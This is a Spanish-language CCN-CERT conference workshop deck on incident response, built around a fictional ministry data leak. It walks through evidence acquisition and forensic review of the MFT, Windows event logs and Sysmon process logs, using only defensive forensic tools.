




**XIII
JORNADAS
STIC
CCN-CERT**



Vientos remotos,
tempestades locales



**COMUNIDAD Y CONFIANZA,
BASES DE NUESTRA CIBERSEGURIDAD**

#XIIIJORNADASCNCERT



- Antonio Sanz
- Analista senior de ciberseguridad / S2 Grupo
- asanz/@/s2grupo(.)es
@antoniosanzalc

Índice

1. Respuesta ante incidentes en 4 slides
2. Caso: Vientos remotos, tempestades locales
3. Resultados de la respuesta ante incidentes
4. Lecciones aprendidas
5. Conclusiones

!!!Advertencia!!!

- NO hay **malware** activo en las evidencias
- ... pero no te fíes de **NADIE**
- Hay cosas que **NO** le van a gustar a vuestro AV (y hace bien)
- **Consejo:** Haz este taller desde una máquina virtual



Evidencias para el taller

<https://loreto.ccn-cert.cni.es/index.php/s/peVMCibyl5nbMGD>

Captura de evidencias en incidentes complejos: <https://vanesa.ccn-cert.cni.es/userportal/#/player/vod/Ud1b1cb038d3f4d59a2642abd9ed0d890>



1.

Respuesta ante incidentes en 4 slides

×



**KEEP
CALM
EVERTHING
IS BACK
TO NORMAL**

Objetivo de la respuesta
ante incidentes:

Volver a la operación
NORMAL
del servicio

Fases de la respuesta ante incidentes

- Preparación
 - Detección
 - Contención
 - Erradicación
 - Recuperación
 - Lecciones aprendidas
- Análisis

Trabaja como si
estuvieras
COMPROMETIDO

Consejos para una buena respuesta

- Activa todas las **fuentes de información** que puedas
- Define **procedimientos** para casos habituales
- **Comunica** la información de forma fluida
- **Documenta** todas las acciones realizadas
- Expulsa a los atacantes de forma **definitiva**
- Aplica políticas de **tierra quemada**

2.

Caso práctico: Vientos remotos,
tempestades locales

MINAF: Ministerio de la Alegría y la Felicidad



* Este Ministerio (por desgracia) es ficticio

Un día cualquiera en un ministerio cualquiera ...

Preparación



- Sistemas actualizados → Windows 10 + Windows 2016 Server
- Antivirus, parches y buenas prácticas de seguridad
- Monitorización de red en despliegue
- Certificación del ENS a principios de 2020

Detección del incidente



- Proyecto europeo EHP (European Happy People) liderado por el MINAF
- BD de 60k españoles felices
- El CCN-CERT advierte al MINAF: la lista corta de candidatos se ha filtrado en la deep web



Detección del incidente

- Datos del Proyecto EHP **muy** protegidos - CHITONSRV
- Windows 2016 server en **red segregada** y fuera de dominio
- 6 personas con acceso al servidor (altos cargos del MINAF + 1 sysadmin) → **Cuentas separadas**
- BD **cifrada** con PGP

Objetivos

- Determinar el **alcance** del incidente
- Conocer el **impacto** actual (¿BD de ciudadanos comprometida?)
- Encontrar el **vector de entrada**
- Generar y compartir **IOC** (indicadores de compromiso)



Timeline: inicio de los eventos sospechosos

- **Conocimiento del incidente: Viernes 7/Nov 14:15h**
- **Usar siempre horas UTC**
- **España = UTC+1 (en verano UTC+2)**





Adquisición de evidencias - CHITONSRV

- Volcado de RAM: winpmem
- Datos de triage: CyLR

- Entorno sintético en la nube
- !USB → Disco añadido a la VM
- Jump the shark with me 😊



2.1

CHITONSRV

```
#####  
Ficha de Adquisición de evidencias  
#####
```


```
* Caso: MINAF-2019-0013  
* Número de adquisición: MINAF-0013-001  
* Fecha de captura: 07/11/2019  
* Hora de captura: 15:15h  
* Persona que realiza la adquisición: Salvador Bendito (técnico de sistemas  
de la subdirección TIC del MINAF)  
* Personas presentes durante la adquisición: María Feliz (Subdirectora General  
de Festejos del MINAF), Angela de la Guarda (responsable de seguridad de la  
subdirección TIC del MINAF)  
* Equipo adquirido: CHITONSRV, IP 192.168.1.2  
* Evidencias adquiridas: Volcado de memoria a través de la herramienta winpmem,  
datos de triage a partir de la herramienta CyLR.  
* Hashes de los ficheros de evidencia:
```

```
47219bc5afcaf55a00be366c8d501fca MINAF_chitonsrv.mem  
69566818faec55dcb7fd82e188cb4ad9 MINAF_chitonsrv_triage.zip  
5f78660846d3b9a61dc62e7bd30f344e61b0659c MINAF_chitonsrv.mem  
1f547a9f56bfdf537d876965d5bc02a235ae6c96 MINAF_chitonsrv_triage.zip  
feb99cba066ba12a5011b665df39880d4dbbaadacc61c0dfe5d236ff9f019728 MINAF_chitonsrv.mem  
cec3a3254ace4dba3ec7ec794a1324e99330f5e6f50f2475429a9f3933b22721 MINAF_chitonsrv_triage.zip
```

Procedimiento seguido

```
-----|  
- Se localiza el servidor CHITONSRV en el CPD.  
- Se inserta un USB con las herramientas en el equipo.  
- Se abre un terminal de línea de comandos con privilegios de administrador.  
- Se ejecuta la herramienta winpmem.exe con estas opciones:  
winpmem --output MINAF_chitonsrv.mem  
generándose un fichero con un tamaño de 1034810200 bytes.  
- Se ejecuta la herramienta CYLR.exe sin opciones, generándose un fichero con  
nombre MINAF_chitonsrv_triage.zip con un tamaño de 99786644 bytes.
```

Se verifican los hashes



The screenshot shows a window titled "HashMyFiles" with a menu bar (File, Edit, View, Options, Help) and a toolbar with icons for file operations. The main area displays a table with three columns: "Filename", "MD5", and "SHA-256". Two files are listed: "MINAF_chitonsrv.mem" and "MINAF_chitonsrv_triage.zip". The status bar at the bottom indicates "2 file(s)".

Filename	MD5	SHA-256
MINAF_chitonsrv.mem	47219bc5afcaf55a00be366c8d501fca	feb99cba066ba12a5011b665df39880d4dbbaadacc61c0dfe5d236ff9f019728
MINAF_chitonsrv_triage.zip	69566818faec55dcb7fd82e188cb4ad9	cec3a3254ace4dba3ec7ec794a1324e99330f5e6f50f2475429a9f3933b22721


Análisis del incidente: Objetivos



- Alcance: 0 equipos **comprometidos**, 1 equipo **sospechoso**
- Impacto: **Filtrada** parte de la info del servidor protegido
- IOC: 0
- Vector de entrada: **Desconocido**

Paso 1: MFT

- Convertimos la MFT a .csv con mftdump.exe
- Buscamos por entradas de la carpeta compartida



```
Símbolo del sistema

C:\Users\antonio\Desktop\Presentacion_STIC\1.2_CHITON_MFT>mftdump.exe /l /o mft_parsed.csv $MFT
$MFT file is 295,436,288 bytes.
$MFT file contains 288,512 file records.
Records processed: 288,512 (100% Complete)
$MFT file processing complete.
Output filename is mft_parsed.csv

C:\Users\antonio\Desktop\Presentacion_STIC\1.2_CHITON_MFT>grep Documentacion mft_parsed.csv > mft_parsed_documentacion.csv

C:\Users\antonio\Desktop\Presentacion_STIC\1.2_CHITON_MFT>
```

Paso 1: MFT

<u>siCreateTime (UTC)</u>	<u>siAccessTime (UTC)</u>	<u>siModTime (UTC)</u>	<u>ActualSize</u>	<u>FullPath</u>
2019-09-25 19:21:40	2019-09-25 19:22:14	2019-09-25 19:22:14	527	\Users\Administrador\AppData\Roaming\Microsoft\Windows\Recent\Documentacion.lnk
2019-10-13 17:06:25	2019-10-13 17:06:25	2019-10-13 17:06:39	27862527	\Documentacion\Secreto\video_felicidad_mundial_2020.mp4
2019-09-25 19:23:26	2019-09-25 19:23:26	2019-09-25 19:24:13	150	\Documentacion\Secreto\README.txt.txt
2019-10-13 17:23:35	2019-11-04 10:14:21	2019-11-04 10:14:19	10267	\Documentacion\Secreto\lista_candidatos.xlsx
2019-10-27 09:08:20	2019-10-27 09:08:20	2019-10-27 09:04:23	8833673	\Documentacion\Secreto\BD_EHP_Proyect.sqlite.gpg
2019-09-25 19:21:46	2019-11-04 10:14:24	2019-11-04 10:14:24		\Documentacion\Secreto

- Fechas de acceso no concuerdan
- ¿Uso de técnicas antiforenses?
- O el MINAF lleva **trufado** mucho tiempo...

Paso 2: EventLog Security

- No tenemos eventos de inicio de sesión (EventID 4624)

Security Número de eventos: 105				
Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
 Información	04/11/2019 11:13:42	Microsoft Windo...	5145	Detailed File Share
 Información	04/11/2019 11:13:42	Microsoft Windo...	5145	Detailed File Share
 Información	04/11/2019 11:13:42	Microsoft Windo...	5145	Detailed File Share
 Información	04/11/2019 11:13:42	Microsoft Windo...	5145	Detailed File Share
 Información	04/11/2019 11:13:42	Microsoft Windo...	5145	Detailed File Share
 Información	04/11/2019 11:13:42	Microsoft Windo...	5140	File Share
 Información	04/11/2019 11:13:38	Microsoft Windo...	5145	Detailed File Share
 Información	04/11/2019 11:13:38	Microsoft Windo...	5140	File Share
 Información	03/11/2019 20:07:55	Eventlog	1102	Borrado del registro

Paso 2: EventLog Security

- Revisamos las políticas de auditoria:

Registry Explorer v1.1.0.6

File Tools Options Bookmarks (0/0) View Help

Registry hives (1) Available bookmarks (0/0)

Key name	# values	# subkeys	Last write timestamp
C:\Users\antonio\Desktop\ROOT	0	3	2019-10-27 09:41:42
Cache	11	0	2019-07-12 18:15:43
Policy	1	21	2019-09-25 20:35:04
Accounts	1	11	2019-07-12 18:15:58
DefQuota	1	0	2019-07-12 18:15:42
Domains	1	0	2019-07-12 18:15:42
GlobalSadNameFile	1	0	2019-09-25 20:35:04
GlobalSadNameKey	1	0	2019-09-25 20:35:04
LastPassCompleted	1	0	2019-07-12 18:15:45
PolAcDmN	1	0	2019-09-25 20:00:02
PolAcDmS	1	0	2019-09-03 21:55:14
PolAdtEv	1	0	2019-10-27 09:41:46
PolAdtLg	1	0	2019-07-12 18:15:42
PolDnDDN	1	0	2019-07-12 18:16:13
PolDnDmG	1	0	2019-07-12 18:16:13
PolDnTrN	1	0	2019-07-12 18:16:13
PolEKList	1	0	2019-09-03 21:57:21
PolOldSyskey	1	0	2019-09-03 21:57:21
PolPrDmN	1	0	2019-07-12 18:16:13
PolPrDmS	1	0	2019-07-12 18:16:13
PolRevision	1	0	2019-07-12 18:15:42
SecDesc	1	0	2019-07-12 18:16:03
Secrets	1	2	2019-07-12 18:15:46
SecurityInstallationPr...	0	0	2019-07-12 18:15:49
RXACT	1	0	2019-10-27 09:41:46

Values

Arrastre una columna aquí para agrupar por dicha columna

Value Name	Value Type	Data	Value Slack
(default)	RegNone	00-01-00-00-09-00-00-00-84-00-00-00-...	00-00-00-00-00-00

Type viewer Slack viewer

	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E
00000000	00	01	00	00	09	00	00	00	84	00	00	00	00	00	00
0000000F	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000001E	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000002D	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000003C	03	00	00	00	00	00	03	00	00	00	00	00	00	00	00
0000004B	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0000005A	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000069	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000078	00	00	00	00	00	00	00	00	00	00	00	05	00	0B	00
00000087	00	0E	00	03	00	06	00	06	00	06	00	04	00	04	00

Current offset: 0 (0x0) Bytes selected: 0 (0x0) Data interpreter ?

- Interpretamos el valor en binario

PolAdtEv Parser

kazamiya が 2017/02/05 (日) - 14:32 に投稿

PolAdtEvでまとめた情報に基づき、監査ポリシーのレジストリをパースします。

Input部分にHKLM\Security\Policy\PolAdtEVキーの値を入力して、parseを押すと結果を表示します。入力値内にスペースが入っていてもいなくても問題ありません。初期状態はWindows 7の規定値を入れてあります。不明なパターンの場合は正しく結果を返さない可能性があります。

Input:

[illegible]

parse

Version: 10(1607)/2016

[システム]

セキュリティ状態の変更: 監査しない
セキュリティシステムの拡張: 監査しない
システムの整合性: 監査しない
IPsec ドライバー: 監査しない
その他のシステム イベント: 監査しない

[\[ログイン/ログオフ\]](#)

ログオン: 監査しない
ログオフ: 監査しない
アカウント ロックアウト: 監査しない
IPsec トランスポート: 監査しない

Paso 2: EventLog Security

- Para los que no sabemos japonés ...

≡ Google Traductor

The screenshot shows the Google Translate interface with 'Texto' selected. The source language is 'JAPONÉS - DETECTADO' and the target language is 'INGLÉS'. The text is translated from Japanese to English. The Japanese text on the left is: [システム] セキュリティ状態の変更: 監査しない, セキュリティ システムの拡張: 監査しない, システムの整合性: 監査しない, IPsec ドライバー: 監査しない, その他のシステム イベント: 監査しない. The English text on the right is: [system] Security state change: no audit, Security system enhancements: no auditing, System integrity: not audited, IPsec driver: Do not audit, Other system events: Do not audit. Below this, the Japanese text is: [ログオン/ログオフ] ログオン: 監査しない, ログオフ: 監査しない, アカウント ロックアウト: 監査しない. The English text is: [Logon / Logoff] Logon: Do not audit, Logoff: Do not audit, Account lockout: no audit. The English text for the second section is highlighted with a red box.

JAPONÉS - DETECTADO	INGLÉS	ESPAÑOL	FRANCÉS
[システム]	[system]		
セキュリティ状態の変更: 監査しない	Security state change: no audit		
セキュリティ システムの拡張: 監査しない	Security system enhancements: no auditing		
システムの整合性: 監査しない	System integrity: not audited		
IPsec ドライバー: 監査しない	IPsec driver: Do not audit		
その他のシステム イベント: 監査しない	Other system events: Do not audit		
[ログオン/ログオフ]	[Logon / Logoff]		
ログオン: 監査しない	Logon: Do not audit		
ログオフ: 監査しない	Logoff: Do not audit		
アカウント ロックアウト: 監査しない	Account lockout: no audit		

Paso 2: EventLog Security



APT28
Fancy Bear



Paso 2: EventLog de Terminal Services

- Revisamos los accesos por Terminal Server:

Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational Número de eventos: 14

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	05/11/2019 14:58:20	TerminalServices-...	1149	Ninguno
Información	05/11/2019 13:06:28	TerminalServices-...	1149	Ninguno
Información	04/11/2019 10:01:31	TerminalServices-...	1149	Ninguno

Evento 1149, TerminalServices-RemoteConnectionManager

General Detalles

Servicios de Escritorio remoto: autenticación de usuario correcta:

Usuario **supersecretadmin**

Dominio:

Dirección de red de origen: 192.168.1.3

Paso 2: EventLog Security

- Revisamos los accesos por SMB:

The screenshot shows the Windows Security Event Viewer interface. The top bar indicates 'Security' with 105 events. A filter is applied: 'Filtrados: Registro: file://C:\Users\antonio\Desktop\Presentacion_STIC\1.3_CHITON_EventLog\Security.evtx; Origen: ; Id. del evento:'. Below this is a table of events:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	05/11/2019 14:57:51	Microsoft Windo...	5140	File Share
Información	05/11/2019 14:57:26	Microsoft Windo...	5140	File Share
Información	05/11/2019 14:57:26	Microsoft Windo...	5140	File Share
Información	04/11/2019 11:13:42	Microsoft Windo...	5140	File Share
Información	04/11/2019 11:13:38	Microsoft Windo...	5140	File Share

The bottom pane shows the details for 'Evento 5140, Microsoft Windows security auditing.' The 'General' tab is selected, displaying the message: 'Se tuvo acceso a un objeto de recurso compartido de red.' The 'Sujeto' (Subject) section contains the following details:

- Id. de seguridad: S-1-5-21-2656677704-2277210397-1510584988-1001
- Nombre de cuenta: **maria.feliz.secret** (highlighted with a red box)
- Dominio de cuenta: CHITONSRV
- Id. de inicio de sesión: 0x6E9683

The 'Información de red' (Network Information) section shows:

- Tipo de objeto: File
- Dirección de origen: 192.168.1.4
- Puerto de origen: 49961

The 'Información de recurso compartido' (Shared Resource Information) section shows:

- Nombre de recurso compartido: *\IPC\$

Paso 3: Sysmon

- **Sysmon**: monitorización de endpoint
- Captura info de **nuevos** procesos, conexiones...
- Genera un **log de eventos**: Sysmon/Operational
- **Tool**: Visor de eventos de Windows

Paso 3: EventLog Sysmon

Microsoft-Windows-Sysmon%40Operational Número de eventos: 1.154

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	05/11/2019 14:58:21	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:58:21	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:58:22	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:58:23	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:58:23	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:58:52	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:59:06	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:59:06	Sysmon	1	Process Create (rul...
Información	05/11/2019 14:59:13	Sysmon	1	Process Create (rul...

Evento 1, Sysmon

General Detalles

Process Create:
RuleName:
UtcTime: 2019-11-05 13:58:23.247
ProcessGuid: {d18b8b84-7fff-5dc1-0000-00106ee99300}
ProcessId: 2120
Image: C:\Windows\System32\rdpclip.exe
FileVersion: 10.0.14393.3085 (rs1_release.190703-1816)
Description: RDP Clipboard Monitor

Paso 3: EventLog Sysmon

```

CommandLine: C:\Windows\System32\rundll32.exe C:\Windows\System32\shell32.dll,SHCreateLocalServerRunDll {9aa46009-3ce0-458a-a354-715610a075e6} -Embedding
CommandLine: C:\Windows\System32\smartscreen.exe -Embedding
CommandLine: ""C:\Windows\system32\notepad.exe"" C:\Documentacion\Secreto\README.txt.txt
CommandLine: ""C:\Program Files (x86)\Windows Media Player\wmpplayer.exe"" /Play -Embedding
CommandLine: ""C:\Program Files (x86)\Windows Media Player\setup_wm.exe"" /RunOnce:""C:\Program Files (x86)\Windows Media Player\wmpplayer.exe"" /Play -Embedding
CommandLine: ""C:\Windows\System32\unregmp2.exe"" /AsyncFirstLogon
CommandLine: ""C:\Windows\SysNative\unregmp2.exe"" /AsyncFirstLogon /REENTRANT
CommandLine: ""C:\Program Files (x86)\Windows Media Player\wmpplayer.exe"" /Relaunch /Play C:\Documentacion\Secreto\video_felicidad_mundial_2020.mp4
CommandLine: C:\Windows\System32\InstallAgent.exe -Embedding
CommandLine: C:\Windows\System32\InstallAgent.exe -Embedding

```

```

Información, 05/11/2019 14:59:06, Microsoft-Windows-Sysmon,1,Process Create (rule: ProcessCreate),"Process Create:
RuleName:
UtcTime: 2019-11-05 13:59:06.563
ProcessGuid: {d18b8b84-802a-5dc1-0000-0010641c9500}
ProcessId: 480
Image: C:\Windows\System32\notepad.exe
FileVersion: 10.0.14393.0 (rs1_release.160715-1616)
Description: Notepad
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: NOTEPAD.EXE
CommandLine: ""C:\Windows\system32\notepad.exe"" C:\Documentacion\Secreto\README.txt.txt
CurrentDirectory: C:\Documentacion\Secreto\
User: CHITONSRV\SuperSecretAdmin
LogonGuid: {d18b8b84-68bf-5db5-0000-00200f430a00}
LogonId: 0xA430F
TerminalSessionId: 2
IntegrityLevel: Medium
Hashes: MD5=3B508CAE5DEBCBA928B5BC355517E2E6, SHA256=DA0ACEE8F60A460CFB5249E262D3D53211EBC4C777579E99C8202B761541110A
ParentProcessGuid: {d18b8b84-68c2-5db5-0000-001051200c00}
ParentProcessId: 3872
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE"

```

Paso 3: EventLog Sysmon

